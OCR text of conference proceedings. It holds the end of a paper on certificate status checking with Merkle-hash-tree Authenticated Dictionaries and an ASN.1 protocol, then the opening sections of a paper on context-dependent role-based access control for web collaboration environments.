Revocation policies can be classified in different ways [12]: (1) By the way of status checking**.** The check can be performed either *offline* or *online*, sometimes both methods are applied. Within an *offline* scheme, the $\mathcal{SD}$ is precomputed by a RDI and then distributed to the requester by a repository. Within an *online* scheme, the $\mathcal{SD}$ is provided online by a responder and a cryptographic proof is generated during each request. This provides up-to-date information. (2) By their kinds of lists. Negative (*black*) lists contain revoked certificates and positive (*white*) lists contribute valid certificates. Sometimes both mechanisms are combined. (3) By the way of providing evidence. A *direct* evidence is given if a certificate is mentioned in a positive or negative list, respectively. Then it is supposed to be not revoked or revoked, respectively. An *indirect* evidence is given, if a certificate can not be found on a list and therefore, the contrary is assumed. (4) By the way of distributing information. It can be either via a *push* (when the repository/responder periodically updates the client of the revocation) or *pull* mechanism (when the client asks the repository/responder for particular $\mathcal{SD}$).

It is worth noting that the status checking is the mechanism that has the greatest impact in the overall performance of the certificate revocation system. Therefore, a status checking needs to be fast, efficient, timely and it must scale

well too. Due to that, it is necessary to reduce the number of time-consuming calculations like generation and verification of digital signatures and to minimize the amount of data transmitted.

3 Related Work

In this Section we present in short the main approaches to the certificate status checking. The simplest approach is traditional *Certificate Revocation List* (CRL) [5]. CRL is the most mature revocation system and it is part of X.509 since its version 1. A CRL is a digitally signed collection of serial numbers with additional information about version, CRL serial number, issuer, algorithm used to sign, signature, issuing date, expiration date and some optional fields called extensions. The CA that issued the certificate acts as RDI and repositories can be used to distribute the CRL. The *Indirect CRL* (I-CRL) enables a RDI to pick up revocation records from multiple CAs to be issued within a single CRL. In 1994 *Delta CRL* (D-CRL) was introduced; a Delta-CRL is a small CRL that provides information about the certificates whose status have changed since the issuance of a complete list called Base-CRL. *CRL Distribution Points* (CRL-DP) was introduced in version 3 of X.509 [5]. In CRL Distribution Points, each CRL contains the status information of a certain subgroup of certificates. The criteria to create these subgroups can be geographic, level of importance, scope of use, revocation reason, etc.

Micali proposed the *Certificate Revocation System* (CRS) [8], recently renamed as *Novomodo* [9]. In [2] an improvement over CRS called *Hierarchical Certificate Revocation Scheme* is suggested.

The *Certificate Revocation Tree* (CRT) [6] and the *Authenticated Dictionary* (AD) [11] are both based on the Merkle Hash Tree (MHT) [7]. The AD is further discussed in Section 4. The PKIX workgroup of the IETF has proposed the *Online Certificate Status Protocol* (OCSP) [10], where the $\mathcal{SD}$ is available through a responder that signs each response that it produces.

4 The Authenticated Dictionary

The AD is based on two data structures: the Merkle Hash Tree (MHT) and the 2–3 tree.

The Merkle Hash Tree (MHT).
The MHT [7] relies on the properties of the OWHF (One Way Hash Functions). It exploits the fact that a OWHF is at least 10,000 times faster to compute than a digital signature, so the majority of the cryptographic operations performed in the revocation system are hash functions instead of digital signatures. A sample MHT is represented in Fig. 2.

We denote by $N_{i,j}$ the nodes within the MHT where i and j represent respectively the i-th level and the j-th node. We denote by $H_{i,j}$ the cryptographic




Fig. 2. Sample MHT

variable stored by node $N_{i,j}$. Nodes at level 0 are called "leaves" and they represent the data stored in the tree. In the case of revocation, leaves represent the set Φ of certificates that have been revoked,

$$\Phi = \{c_0, c_1, \ldots, c_j, \ldots, c_n\}\,. \tag{1}$$

Where c_j is the data stored by leaf $N_{0,j}$. Then, $H_{0,j}$ is computed as (2)

$$H_{0,j} = h(c_j)\,. \tag{2}$$

Where h is a OWHF. To build the MHT, a set of t adjacent nodes at a given level i; $N_{i,j}$, $N_{i,j+1}$, $\ldots$,$N_{i,j+t-1}$, are combined into one node in the upper level, node that we denote by $N_{i+1,k}$. Then, $H_{i+1,k}$ is obtained by applying h to the concatenation of the t cryptographic variables (3)

$$H_{i+1,k} = h(H_{i,j} | H_{i,j+1} | \ldots | H_{i,j+t-1}). \tag{3}$$

At the top level there is only one node called "root". H_{root} is a digest for all the data stored in the MHT.

The sample MHT of Fig. 2 is a binary tree because adjacent nodes are combined in pairs to form a node in the next level ($t = 2$) and $H_{root} = H_{2,0}$.

Definition 1. *The $\mathcal{D}$igest is defined as* $\{RDI_{ID}, H_{root}, Validity\ Period\}_{SIG_{RDI}}$.

Definition 2. *The $\mathcal{P}ath_{c_j}$ is defined as the set of cryptographic values necessary to compute H_{root} from the leaf c_j.*

Remark 1. Notice that the $\mathcal{D}$igest is trusted data because it is signed by the RDI (identified by RDI_{ID}) and it is unique within the tree while $\mathcal{P}$ath is different for each leaf.

Claim. If the MHT provides a response with the proper $\mathcal{P}\text{ath}_{c_j}$ and the MHT $\mathcal{D}$igest, an End Entity can verify if $c_j \in \Phi$.

Example 1. Let us suppose that a certain user wants to find out if c_1 belongs to the sample MHT of Fig. 2. Then $\mathcal{P}\text{ath}_{c1} = \{N_{0,0}, N_{1,1}\}$ and $\mathcal{D}igest = \{RDI_{ID}, H_{2,0}, Validity\ Period\}_{SIG_{RDI}}$. The response verification consists in

checking that $H_{2,0}$ computed from the $\mathcal{P}\text{ath}_{c_1}$ matches $H_{2,0}$ included in the $\mathcal{D}$igest,

$$H_{root} = H_{2,0} = h(h(h(c_1)|H_{0,0})|H_{1,1})\,. \tag{4}$$

Remark 2. Notice that the MHT can be built by a TTP and distributed to a repository because a leaf cannot be added or deleted to Φ without modifying H_{root} [2] which is included in the $\mathcal{D}$igest and as the $\mathcal{D}$igest is signed, it cannot be forged by a non-TTP.

The 2–3 Tree.
In the AD, a 2–3 tree is chosen to build the MHT. In a 2–3 tree, each internal node has two or three children ($t \in \{2, 3\}$). The main advantage of this type of tree is that performing management tasks such as searching, adding and removing a leaf can be performed in $o(log(n))$ [1] where n is the number of leaves. Each leaf within the tree represents a certificate; certificates are distinguished by their serial number and leaves are ordered by serial number. The leaves' order is essential to prove that a certain certificate, identified by serial number c_{target}, is not revoked ($c_{target} \notin \Phi$). To do so, it is enough to demonstrate the existence of two **adjacent leaves**: a minor adjacent leaf and a major adjacent leaf which fulfill that $c_{minor} \in \Phi$, $c_{major} \in \Phi$ and $c_{minor} < c_{target} < c_{major}$.

5 Status Checking Protocol

We have developed a JAVA implementation of the AD called AD-MHT[3]. Next, we briefly describe the fields that contain the two main JAVA classes of our implementation:

- The `TwoThreeTree` class contains the following fields: the number of levels, the RDI_{ID}, a reference to the private key used to sign the $\mathcal{D}$igest, the validity period for the current H_{root} and a reference to the root node.
- The `Node` class contains the following fields: a reference to the left child, a reference to the middle child, a reference to the right child (this child only exists if the node has 3 children), the biggest element of the subtree that descends from this node denoted by max, the smallest element of the subtree that descends from this node denoted by min and the cryptographic value of this node ($H_{i,j}$).

Fig. 3 shows a sample 2-3 that represents a set of revoked certificates $\Phi = \{2, 5, 7, 8, 12, 16, 19\}$. Notice that leaves on the left represent smaller serial numbers than leaves on the right.

[2] To do such a thing, an attacker needs to find a pre-image of a OWHF which is computationally infeasible by definition.

[3] The software for the AD-MHT client and the AD-MHT server can be downloaded from `http://isg.upc.es/cervantes`




Fig. 3. Sample 2–3 tree

As mentioned in Section 2, apart from the serial number of the certificate that has been revoked, the status checking provides the revocation reason and the revocation date. To add this information to the MHT, we need to include it in the computation of the cryptographic values of the leaves (5).

$$H_{0,j} = h(Serial\,Number|\,Reason|\,Date)\,. \tag{5}$$

At the moment, most of the protocols and data structures used in computer security are defined in ASN1. Below, the authors present a request/response protocol designed in ASN1 to perform the status checking in the AD-MHT. The protocol uses definitions from [10] and [4] and can be placed over many transport mechanisms (HTTP, SMTP, LDAP, etc.).

```
ADMHTRequest ::= SEQUENCE {
tbsRequest              ADMHTTBSRequest,
optionalSignature  [0] EXPLICIT OCTET STRING OPTIONAL }
ADMHTTBSRequest ::= SEQUENCE {
version             [0] EXPLICIT Version OPTIONAL,
requestList             SEQUENCE OF ADMHTCertRequest }
ADMHTCertRequest ::= SEQUENCE {reqCert   CertID }
CertID ::= SEQUENCE {
issuerName    [0] EXPLICIT OCTET STRING OPTIONAL,--RDI's DN Hash
issuerKeyHash [1] EXPLICIT OCTET STRING OPTIONAL,--RDI's public key Hash
serialNumber      CertificateSerialNumber }
CertificateSerialNumber ::= OCTET STRING
```

Fig. 4. ASN1 description of the AD-MHT Request

The AD-MHT Request.
Fig. 4 shows the ASN1 description for an AD-MHT request. Each request contains the protocol version (currently version 1), an identifier for each target certificate and optionally the request might be signed by the client.

Upon receipt of a request, the repository determines if the message is well formed, if it is configured to provide the requested service and if the request

contains the compulsory information. If any one of the prior conditions are not met, the repository produces a response with an error message that it is indicated in `MHTResponseStatus` (see Fig. 5); otherwise, it returns a response with the appropriate status data.

The AD-MHT Response.
Fig. 5 shows the ASN1 description for an AD-MHT response. The response syntax is more complex than the request since it must include the $\mathcal{D}$igest and one or two $\mathcal{P}$aths for each target certificate (recall that we need to proof the existence of the minor and major adjacent leaves to assure that a certificate is not revoked).

The `BasicADMHTResponse` contains:

- A `SignedTreeDigest` that is common for all the target certificates.
- A `SingleADMHTResponse` per target certificate.

The `SignedTreeDigest` includes the `issuer` (i.e. the name of the RDI), the `validityPeriod` and the `rootHash` inclusion is optional because the client can calculate it from the $\mathcal{P}$ath, even though the RDI must include the `rootHash` in the signature computation.

The `SingleADMHTResponse` includes the information necessary to check if the target certificate is or it is not revoked. If the certificate has been revoked `minorAdjacent= majorAdjacent` and then, only the `minorAdjacent` is included in the $\mathcal{P}$ath. On the contrary, if the target certificate has not been revoked, `minorAdjacent`$\neq$ `majorAdjacent`, and both $\mathcal{P}$aths are included in the response. The `TreePath` includes the `adjacentID` (c_{target}), the `status` (revocation date and reason) and the `PathSteps` in a recursive fashion that allows to compute H_{root}. Each `PathStep` contains:

- The cryptographic value(s) necessary to compute a cryptographic value in the upper level.
- The next `PathStep` (in the last instance, the root is reached).

The algorithm that allows to compute H_{root} is depicted below:

1. The i-th `PathStep` allows to compute H_{i+1}. H_{i+1} can be a `leftHash`, a `middleHash` or a `rightHash` in the $(i+1)$-th level.
2. If H_{i+1} is a `leftHash`,
   (a) If the $(i+1)$-th level has "2" nodes, then the `nextPathStep` will include only a `middleHash`.
   (b) If the $(i+1)$-th level has "3" nodes, then the `nextPathStep` will include a `middleHash` and a `rightHash`.
3. If H_{i+1} is a `middleHash`, then
   (a) If the $(i+1)$-th level has "2" nodes, then the `nextPathStep` will include only a `leftHash`.
   (b) If the $(i+1)$-th level has "3" nodes, then the `nextPathStep` will include a `leftHash` and a `rightHash`.
4. If H_{i+1} is a `rightHash`, then the `nextPathStep` will include a `leftHash` and a `middleHash`.

```
ADMHTResponse ::= SEQUENCE {
responseStatus             MHTResponseStatus,
basicResponse          [0] EXPLICIT BasicADMHTResponse OPTIONAL }
BasicADMHTResponse ::= SEQUENCE {
signedTreeDigest          SignedTreeDigest,
singleResponse            SingleADMHTResponse }
MHTResponseStatus ::= ENUMERATED {
successful            (0),  --Response has valid confirmations
malformedRequest      (1),  --Illegal confirmation request
internalError         (2),  --Internal error in issuer
tryLater              (3),  --Try again later
                            --(4) and (5) are not used
unauthorized          (6) } --Request unauthorized
SignedTreeDigest ::= SEQUENCE {
tbsTreeDigest            TBSTreeDigest,
signature                OCTET STRING } --SHA1 with RSA is used
TBSTreeDigest ::= SEQUENCE {
issuer                Name,
validity              Validity,
rootHash          [0] EXPLICIT OCTET STRING OPTIONAL,
extensions        [1] EXPLICIT Extensions OPTIONAL }
SingleADMHTResponse ::= SEQUENCE {
minorAdjacent        TreePath,
majorAdjacent    [0] EXPLICIT TreePath OPTIONAL } --Only needed for not
                                                  --revoked responses
TreePath ::= SEQUENCE {
adjacentID      CertID,
status          RevokedInfo,
firstPathStep   PathStep }
PathStep ::= SEQUENCE { --SHA1 is used
leftHash         [0] EXPLICIT OCTET STRING OPTIONAL,
middleHash       [1] EXPLICIT OCTET STRING OPTIONAL,
rightHash        [2] EXPLICIT OCTET STRING OPTIONAL,
nextPathStep     [3] EXPLICIT PathStep OPTIONAL }
RevokedInfo ::= SEQUENCE {
revocationTime         GeneralizedTime,
revocationReason   [0] EXPLICIT CRLReason OPTIONAL }
```

Fig. 5. ASN1 description of the AD-MHT Response

6 Response Verification

In this Section, we expose the procedure that an End Entity must follow in order to verify a response.

First of all, the client must check that each `TreePath` included in the response is correct, that is, the `rootHash` computed from the $\mathcal{P}$ath matches the `rootHash` included in the $\mathcal{D}$igest. If a target certificate is not revoked, this is not enough, the client also needs assure that the `TreePath`s provided belong to real adjacent

nodes[4] (remember that the repository is a non-TTP, thus the user can be misled into believing that a certain pair of nodes within the tree are adjacent leaves).

Example 2. Let us suppose that we want to perform a transaction using a given certificate. The certificate is identified by c_{target}. Using the example in Fig. 3, let us assume that $c_{target} = 16$. Notice that $c_{target} \in \Phi$ but suppose that a malicious repository provides us the $\mathcal{P}$ath for a couple of nodes claiming that they are adjacent, for instance $c_{minor} = 8$ and $c_{major} = 19$. If we only check that $\{c_{minor}, c_{major}\} \in \Phi$, we will think that c_{target} is valid and we will perform the fraudulent transaction.

Next, the authors propose a recursive algorithm that given a certain couple of `TreePath`s, verifies if, actually, they belong to "real" adjacent leaves. The algorithm works without adding any extra information to the protocol or the data structures. The alleged adjacent leaves are denoted by $N_{0,j}$ and $N_{0,j+1}$.

1. The client computes $H_{1,m}$ and $H_{1,n}$ which denote respectively the cryptographic values of the fathers of $N_{0,j}$ and $N_{0,j+1}$.
2. If $H_{1,m} = H_{1,n}$, then both leaves have the same father. Then,
   (a) If $N_{0,j} = N_{1,m}.left$ and $N_{0,j+1} = N_{1,m}.middle$, then **they are adjacent nodes**.
   (b) If $N_{0,j} = N_{1,m}.middle$ and $N_{0,j+1} = N_{1,m}.right$, then **they are adjacent nodes**.
   (c) Else, **they are not adjacent nodes**.
3. If $H_{1,m} \neq H_{1,n}$, then both leaves do not have the same father. Then,
   (a) If $N_{1,m}$ has "2" children and $N_{0,j} \neq N_{1,m}.middle$, then **they are not adjacent nodes**.
   (b) If $N_{1,m}$ has "3" children and $N_{0,j} \neq N_{1,m}.right$, then **they are not adjacent nodes**.
   (c) If $N_{0,j+1} \neq N_{1,n}.left$, then **they are not adjacent nodes**.
   (d) Else computes $H_{2,p}$ and $H_{2,q}$, which denote respectively the cryptographic values of the fathers of $N_{1,m}$ and $N_{1,n}$, and applies the algorithm recursively. In the last instance, the root is the unique common father between the pair of nodes.

We illustrate a couple of examples of the previous algorithm in Fig. 6.

Remark 3. It must be pointed that the strength of the previous algorithm resides in the position that a certain node occupies relative to its father, in other words, if a certain node LEFT, MIDDLE or RIGHT. Notice that the end user can trust this information since the relative node positions can not be swapped by a malicious repository because we use a non-commutative hash function. If the malicious repository modifies the concatenation order, then it changes the next cryptographic value (6)

$$H_{i+1,k} = h(H_{i,j} | H_{i,j+1}) \neq h(H_{i,j+1} | H_{i,j}) \,. \tag{6}$$

[4] This issue was not addressed in the original AD proposal.




Fig. 6. Examples of adjacent nodes checking

On the other hand, notice that in some cases minor adjacent, major adjacent or both are missing. For instance, if $\Phi = \{\emptyset\}$, i.e. the MHT is empty, then both adjacent nodes are missing. If $c_{target} < c_j \ \forall j$, i.e. the serial number of the target certificate is smaller than the smallest leaf within the MHT, then there is no minor adjacent. If $c_{target} > c_j \ \forall j$, i.e. the serial number of the target is bigger than the biggest leaf within the MHT, then there is no major adjacent. A serial number is nothing more than an array of bits and serial numbers with all its bits set to 0 and serial numbers with all its bits set to 1 are reserved (not assigned to "real" certificates) to bound the MHT. These "special" serial numbers represent 0 and $+\infty$ respectively, so that now each possible serial number has two adjacent nodes independently of the certificates contained by the MHT.

7 Conclusions

In this paper we reviewed the certificate revocation paradigm and the main approaches to revocation. The authors have developed a revocation system based on the data structures proposed by Naor and Nissim in their Authenticated Dictionary called AD-MHT. This paper presents a detailed explanation of a protocol for the certificate status checking in the AD-MHT. The protocol is a request/response protocol described in ASN1. In this sense, we also addressed important aspects associated with the response verification that were beyond the scope of the original AD specification.

References

1. Aho, A.V., Hopcroft, J.E., and Ullman, J.D.: *Data Structures and Algorithms.* Addison-Wesley (1988)

2. Aiello, W., Lodha, S., and Ostrovsky, R.: Fast digital identity revocation. In *Advances in Cryptology (CRYPTO98) Lecture Notes in Computer Science*. Springer-Verlag (1998)
3. Fox, B. and LaMacchia, B.: Online Certificate Status Checking in Financial Transactions: The Case for Re-issuance. In *International Conference on Financial Cryptography (FC99)*, number 1648 (February 1999) 104–117
4. Housley, R., Ford, W., Polk, W., and Solo, D.: Internet X.509 Public Key Infrastructure Certificate and CRL Profile (1999) RFC 2459
5. ITU/ISO Recommendation. X.509 Information Technology Open Systems Interconnection - The Directory: Autentication Frameworks (2000) Technical Corrigendum
6. Kocher, P.C.: On certificate revocation and validation. In *International Conference on Financial Cryptography (FC98). Lecture Notes in Computer Science*, number 1465 (February 1998) 172–177
7. Merkle, R.C.: A certified digital signature. In *Advances in Cryptology (CRYPTO89). Lecture Notes in Computer Science*, number 435. Springer-Verlag (1989) 234–246
8. Micali, S.: Efficient certificate revocation. Technical Report TM-542b, MIT Laboratory for Computer Science (1996)
9. Micali, S.: NOVOMODO. Scalable Certificate Validation and Simplified PKI Management. In *1st Annual PKI Research Workshop* (2002) 15–25
10. Myers, M., Ankney, R., Malpani, A., Galperin, S., and Adams, C.: X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP (1999) RFC 2560
11. Naor, M. and Nissim, K. Certificate Revocation and Certificate Update. *IEEE Journal on Selected Areas in Communications*, 18(4) (2000) 561–560
12. Wohlmacher, P.: Digital certificates: a survey of revocation methods. In *2000 ACM workshops on Multimedia*. ACM Press (March 2000) 111–114

Context-Dependent Access Control for Web-Based Collaboration Environments with Role-Based Approach

Ruben Wolf and Markus Schneider

Fraunhofer Gesellschaft (FhG), Institute for Secure Telecooperation (SIT)
Darmstadt, Germany
{ruben.wolf,markus.schneider}@sit.fraunhofer.de

Abstract. Controlling access to resources is one of the most important protection goals for web-based collaboration environments in practice. In general, access control requires identification of subjects that intend to use resources. Today, there are several identification mechanisms for subjects, providing different security levels. However, some of them are only suitable to be used in specific environments. In this paper we consider access control to web-based collaboration environments where access control also depends on the actually used identification mechanism as a context-dependent parameter. Furthermore, we show how to model this kind of context-dependent access control for web-based collaboration environments by using role-based concepts. Additionally, we present how complex role hierarchies in the context-dependent case can be generated from basic role hierarchies. This is achieved by applying direct products as a special arithmetic operation over role hierarchies and context hierarchies.

1 Introduction

The World Wide Web provides powerful means for nowadays collaboration environments. Collaboration environments include a bunch of tools and resources to support team work. After former collaboration environments have mostly been applications with specific clients, the trend is towards providing collaboration environments with web-based user interfaces for accessing the offered services with a simple web browser. For an overview about existing collaboration environments we refer to [1,2].

However, when dealing with collaboration services provided over open networks, security questions like controlling access to offered services are of central interest in collaboration environments. Access control is usually strongly related to identification of the requesting user. There are several technical solutions which are used in practice, e.g., challenge & response protocols based on digital signatures and public key certificates (e.g., as in [3,4]), passwords (e.g., as in [5]), and even cookies [6]. The decision which of these identification mechanisms has to be applied depends on the protection goals in the corresponding application and the desired security level. High-level protection goals usually require stronger mechanisms. Thus, the usage of specific functions within the collaboration environment may only be allowed to be requested after identification with well-chosen mechanisms. In today's web practice, access to web-based collaboration environments requires always one specific mechanism. On the other hand, there

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 267–278, 2003.

are situations where different identification mechanisms can be reasonable in order to access collaboration environments from different locations, e.g., identification via an asymmetric key pair / certificate from the user's own computer and identification via passwords from a public computer. Of course, the user's permissions should also depend on the strength of identification. Thus, in the case of multiple supported identification mechanisms, the mechanism applied can be an important parameter to be respected as a context in the access control decision. In the following, when we use the term *certificate* we always assume X.509 certificates due to their wide deployment.

In general, there are several paradigms for the realization of access control. The idea of role-based access control (RBAC) has been extensively discussed in the past years and is considered to be highly attractive, e.g., see [7,8]. Recently, RBAC was proposed for access control in the web environment [9,10].

In this work, we propose the consideration of multiple identification mechanisms for controlling access in web-based collaboration environments. We demonstrate the realization of access control in collaboration environments using RBAC concepts. We present a new and efficient approach for generation of complex and context-dependent role hierarchies. Here, the context-dependent role hierarchies are produced by applying special arithmetic operations over partially ordered sets, i.e., the direct product, to the role hierarchy and a hierarchy which is built over identification mechanisms. Furthermore, we show how roles are activated in web-based collaboration scenarios.

2 Collaboration Environments and UNITE

Work environments have changed. There is a upward trend to team work, mobile workers traveling among different companies' premises, and non-territorial work environments. Mobile workers need to access documents and resources, for example. Modern web-based collaboration environments allow users to access all required resources from a web-based user interface [2,1]. Today's collaboration environments usually provide an integrated user interface to all kind of features that support teams during their work. These may comprise address book, calendar, e-mail, document repository, fax, messaging, video conferencing, voice-over-IP, text chat, whiteboard, application sharing, and support for team awareness.

In the EU-IST project UNITE (Ubiquitous and Integrated Teamwork Environment)[1] Fraunhofer SIT has developed an advanced web-based collaborative team work environment together with international partners. The objective of the UNITE project is to support globally dispersed team work in information technology, by providing a collaboration platform with virtual project offices where members of project teams can meet to exchange documents or launch collaboration and communication tools, regardless where they are physically located by utilizing a Java-enabled web browser [11]. In UNITE, users are dynamically assigned to teams, whereas teams represent the different work contexts. Each user can work in just one work context at the same time; this is exactly the way as one usually works in the real world. Users can switch the work context by leaving the actual team and entering a new team. All tools, services and resources are

[1] The UNITE project is funded by the EU under the Information Society Technologies (IST) Programme, Project-No. IST-2000-25436. Project Homepage: http://www.unite-project.org.




Fig. 1. Context-dependent access control

configured on a team basis. Thus, there may be different services available in different teams. In the same way, security policies are configured on a work context basis, i.e., teams may different security policies. The features provided by today's collaboration environments can be considered to be basic services which may comprise one or more operations on objects on the web server side. The users' requests to apply these operations on objects have to be checked against the underlying security policy. Of course, if operations are not allowed for all users, such a check requires that the identity of the requesting user has been verified through a well-chosen identification mechanism, adequate for the values to be protected. The support of different identification mechanisms and the consideration of the chosen mechanism in the access control decision may be relevant in collaboration environments, as it will be explained below. Here, the goal is to consider the specific mechanism which is used for identification as a context parameter for access control decisions.

Context-dependent access control can be motivated as follows. Consider a mobile worker with the intend to access his collaboration environment from his own computer but also from a public computer somewhere in the world. Assume that from his computer at his office this user identifies himself to the collaboration environment through the possession of his private key and his certificate. For sensitive operations, high security level provided by an asymmetric key pair / certificate identification is necessary. Assume now, that the same user wants to use the collaboration environment while he is traveling and only having access from an Internet cafe or from a machine in a partner company by using a web browser. Such a user would not want, or is not allowed, to expose his private key to a potential untrusted environment. In this case, password identification might be desirable for less critical operations. However, for security reasons, more critical operations should be refused when the user identifies himself using a password. In the context of collaboration environments, critical operations are, e.g., the deletion of a project's workspace, and the modification of account data, while a less critical task is a lookup in the project's address book.

Within a collaboration environment one can consider various roles. First, there are different projects; some users may have access to project *T1* and project *T2* while others may only have access to project *T2*. Second, there are different roles within a project. For example, besides a default project member role, there may be a role project initiator, which is assigned to the user that creates and deletes the project and invites new team members, or there may be a project operator role, which is assigned to users that are responsible for configuring the project resources. Suppose now a security policy where a project initiator may invite new team members when he identified with either password or asymmetric key pair / certificate. But for deleting the project, he needs to identify




Fig. 2. *UA* and *PA*

using an asymmetric key pair / certificate. In this scenario, a possible attacker obtaining the team initiator user name and password may only invite new members, but is not able to destroy existing projects. The considerations above show that there are good reasons to differentiate different kinds of access to resources depending on the level of identification. Figure 1 summarizes the aspects mentioned above in a *domain model* as it is used in software engineering.

3 Role-Based Access Control

In this section, the main ideas in RBAC are presented. Since the general concepts of RBAC are well-understood and extensively described in the literature [8,12], we will only briefly describe the key aspects.

Basic Idea. The central terms in RBAC are *user*, *role*, and *permission*. Therefore, we have sets *USERS*, *ROLES*, and *PERMS*. For elements of these sets, we have two assignment relations $UA \subseteq USERS \times ROLES$ and $PA \subseteq PERMS \times ROLES$. The *user assignment UA* defines a relation between users and roles, whereas the *permission assignment PA* defines the relation between roles and permissions. Both relations are many-to-many. The set of all permissions is obtained by the combination of *operations* and *objects*, i.e., $PERMS = OPS \times OBS$, where *OPS* and *OBS* are the corresponding sets. Types of operations depend on the type of system which is considered. In access control terminology, an object is an entity which contains or receives information, e.g., an object may be a file or some exhaustible system resources. If a user $u \in USERS$ changes to a new user category leaving his old role r_{old} then he is simply assigned to a new role r_{new} by getting the permissions of r_{new} and losing the permissions of r_{old}. RBAC facilitates security management, makes it more efficient, and reduces costs. □

Role Hierarchy. Role hierarchies are thought to be one of the most desirable features in RBAC. They are very useful when overlapping capabilities of different roles result in common permissions because they allow to avoid repeated permission-role assignments. This allows to gain efficiency, e.g., when a large number of users is authorized for some general permissions. Role hierarchies $RH \subseteq ROLES \times ROLES$ are constructed via inheritance relations between roles, i.e., by the introduction of senior and junior relations between roles $r_1 \succeq r_2$ in such a way that the senior role r_1 inherits permissions of the junior role r_2. To put it more formally, if we have roles r_1 and r_2 with $r_1 \succeq r_2$, then $(auth\_perms(r_2) \subseteq auth\_perms(r_1)) \wedge (auth\_usrs(r_1) \subseteq auth\_usrs(r_2))$. These mappings are defined as

- $auth\_perms : ROLES \rightarrow 2^{PERMS}, auth\_perms(r) = \{p \in PERMS | r' \preceq r, (p, r') \in PA\}$,
- $auth\_usrs : ROLES \rightarrow 2^{USERS}, auth\_usrs(r) = \{u \in USERS | r' \succeq r, (u, r') \in UA\}$.

The opposite is not true, i.e., if $(\mathit{auth\_perms}(r_2) \subseteq \mathit{auth\_perms}(r_1)) \wedge (\mathit{auth\_usrs}(r_1) \subseteq \mathit{auth\_usrs}(r_2))$ is fulfilled, then it is still up to the role engineer to decide whether to introduce an inheritance relation between r_1 and r_2 or not. Multiple inheritance means that a role inherits both permissions and role memberships from two or more roles. With the concept of multiple inheritance, these hierarchies provide a powerful means for role engineering, i.e., it is possible to construct roles from many junior roles. Role hierarchies are modeled as partial orders. Fig. 4.1 in the next section depicts a sample role hierarchy. □

Role Activation and Sessions. In a role hierarchy, a senior role inherits the permissions from the junior role. But a user does not necessarily have to act in the most senior role(s) he is authorized for. Actual permissions for a user are not immediately given by evaluating the permission assignment of his most senior role(s); these roles can remain dormant. Instead, actual permissions depend on the roles which are activated. A user may decide which roles to activate. Sessions are defined over phases in which users keep roles activated. A user's session is associated with one or many roles. □

Principle of Least Privilege. The principle of least privilege requires that a user should not obtain more permissions than actually necessary to perform his task, i.e., the user may have different permissions at different times depending on the roles which are actually activated. As a consequence, permissions are revoked at the end of sessions. □

Static Separation of Duty. In some security policies, there may arise a conflict of interest when users get some user-role assignments simultaneously. The idea of static separation of duties is to enforce some constraints in order to prevent mutually exclusive roles. In the presence of a role hierarchy, inheritance relations have to be respected in order to avoid infringing these constraints. □

Dynamic Separation of Duty. The goal of dynamic separation of duty is – similar to static separation of duty – to limit permissions for users by constraints in order to avoid potential conflicts. The difference here is that these constraints define which roles are not allowed to be activated simultaneously, i.e., the constraints focus on activation of roles. Roles obeying these constraints can be activated when they are required independently, but simultaneous activation is refused. □

Further Relevant Properties. RBAC is assumed to be policy-neutral. This means that RBAC provides a flexible means to deal with arbitrary security policies. It is highly desirable to have a common means to express a huge range of security policies. □

In classical role-based access control work, roles are assumed to be related to jobs or functions of persons in enterprises or institutions with some associated semantics which express authority and responsibility. In the following, we will show how RBAC can be used in order to solve access control problems for collaboration environments where permissions are dependent on the underlying identification mechanism as a context-dependent parameter of interest.

4 Role Hierarchy and Context Hierarchy

The reason for introducing roles was to efficiently assign users to specific sets of permissions. If a member of a role tries to initiate an operation on an object, where this role is not




Fig. 3. Hierarchies for (a) collaboration environment roles PO_1 and (b) sample contexts PO_2

